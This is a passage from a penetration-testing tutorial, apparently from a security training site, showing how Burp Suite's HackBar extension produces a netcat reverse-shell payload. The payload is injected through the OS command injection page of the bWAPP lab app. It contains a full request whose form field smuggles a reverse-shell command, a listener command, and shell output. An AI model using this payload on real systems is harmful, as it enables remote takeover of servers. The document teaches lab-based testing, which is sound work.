
Remote Command Injection or OS Injection is the vulnerability where the attacker tries to perform system-level commands directly through a vulnerable application in order to retrieve information of the webserver. Learn more about this vulnerability from [here](#).

Similar to the web shells, hackbar offers us **Reverse shells** too which thus could be used over with netcat and command injection vulnerability. So let's dig them out.


For the last time, check you bWAPP and navigate to OS Command Injection and hit the “**hack**” button and capture the request there.




As soon as we share the captured request to the **Repeater**, we got remind off to hit right-click after “**www.nsa.gov**” and then choose **Hack Bar -> Reverse shell -> One Liner -> nc**. But, remember to set the meta-character between the two commands.



As we do so, we got the option to enter the RHost value, let enter our Kali Linux IP.



And now, our reverse shell needs a port, let's set it to **4444** our favourite one.



Before hitting the “Send” button let’s initiate our netcat listener at our Kali machine with

```
nc -lvp 4444
```

```
POST /bWAPP/commndi.php HTTP/1.1
Host: 192.168.0.8
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 64
Origin: http://192.168.0.8
Connection: close
Referer: http://192.168.0.8/bWAPP/commndi.php
Cookie: PHPSESSID=c9cb7cab2d28fb6f1a6a0d7930141d50; security_level=0
Upgrade-Insecure-Requests: 1
target=www.nsa.gov| nc -e /bin/sh 192.168.0.13 4444 &form=submit|
```

As the **Send** button got pressed up, our listener fluctuates and we got the connection established. Time to dig into the web-server.

A terminal window showing a root shell on a Kali Linux system. The user has run 'nc -lvp 4444' to listen on port 4444. They then run 'whoami' to verify they are root, which shows 'www-data'. Finally, they run 'ls' to list the contents of the current directory, which includes files like '666', 'admin', 'aim.php', 'apps', and various PHP files related to 'ba\_captcha\_bypass.php', 'ba\_forgotten.php', and 'ba\_logout.php'.

```
root@kali:~# nc -lvp 4444 ←
listening on [any] 4444 ...
192.168.0.8: inverse host lookup failed: Unknown host
connect to [192.168.0.13] from (UNKNOWN) [192.168.0.8] 40946

whoami ←
www-data

ls ←
666
admin
aim.php
apps
ba_captcha_bypass.php
ba_forgotten.php
ba_insecure_login.php
ba_insecure_login_1.php
ba_insecure_login_2.php
ba_insecure_login_3.php
ba_logout.php
ba_logout_1.php
ba_pwd_attacks.php
ba_pwd_attacks_1.php
ba_pwd_attacks_2.php
ba_pwd_attacks_3.php
```

## Reference

- <https://www.hackingarticles.in/burp-suite-for-pentester-hackbar/>
- <https://www.hackingarticles.in/beginner-guide-sql-injection-part-1/>
- <https://www.hackingarticles.in/manual-sql-injection-exploitation-step-step/>
- <https://www.hackingarticles.in/comprehensive-guide-on-cross-site-scripting-xss/>
- <https://www.hackingarticles.in/comprehensive-guide-on-xxe-injection/>
- <https://www.hackingarticles.in/comprehensive-guide-on-unrestricted-file-upload/>

## Additional Resources

- <https://github.com/d3vilbug/HackBar>
- <https://github.com/d3vilbug/HackBar/releases/tag/1.0>

# JOIN OUR TRAINING PROGRAMS

**CLICK HERE**

## BEGINNER


Ethical Hacking

Bug Bounty

Network Security Essentials

Network Pentest

Wireless Pentest



## ADVANCED

Burp Suite Pro

Web Services-API

Pro Infrastructure VAPT

Computer Forensics

Android Pentest

Advanced Metasploit

CTF



## EXPERT

Red Team Operation

Privilege Escalation

- APT's - MITRE Attack Tactics
- Active Directory Attack
- MSSQL Security Assessment

- Windows
- Linux

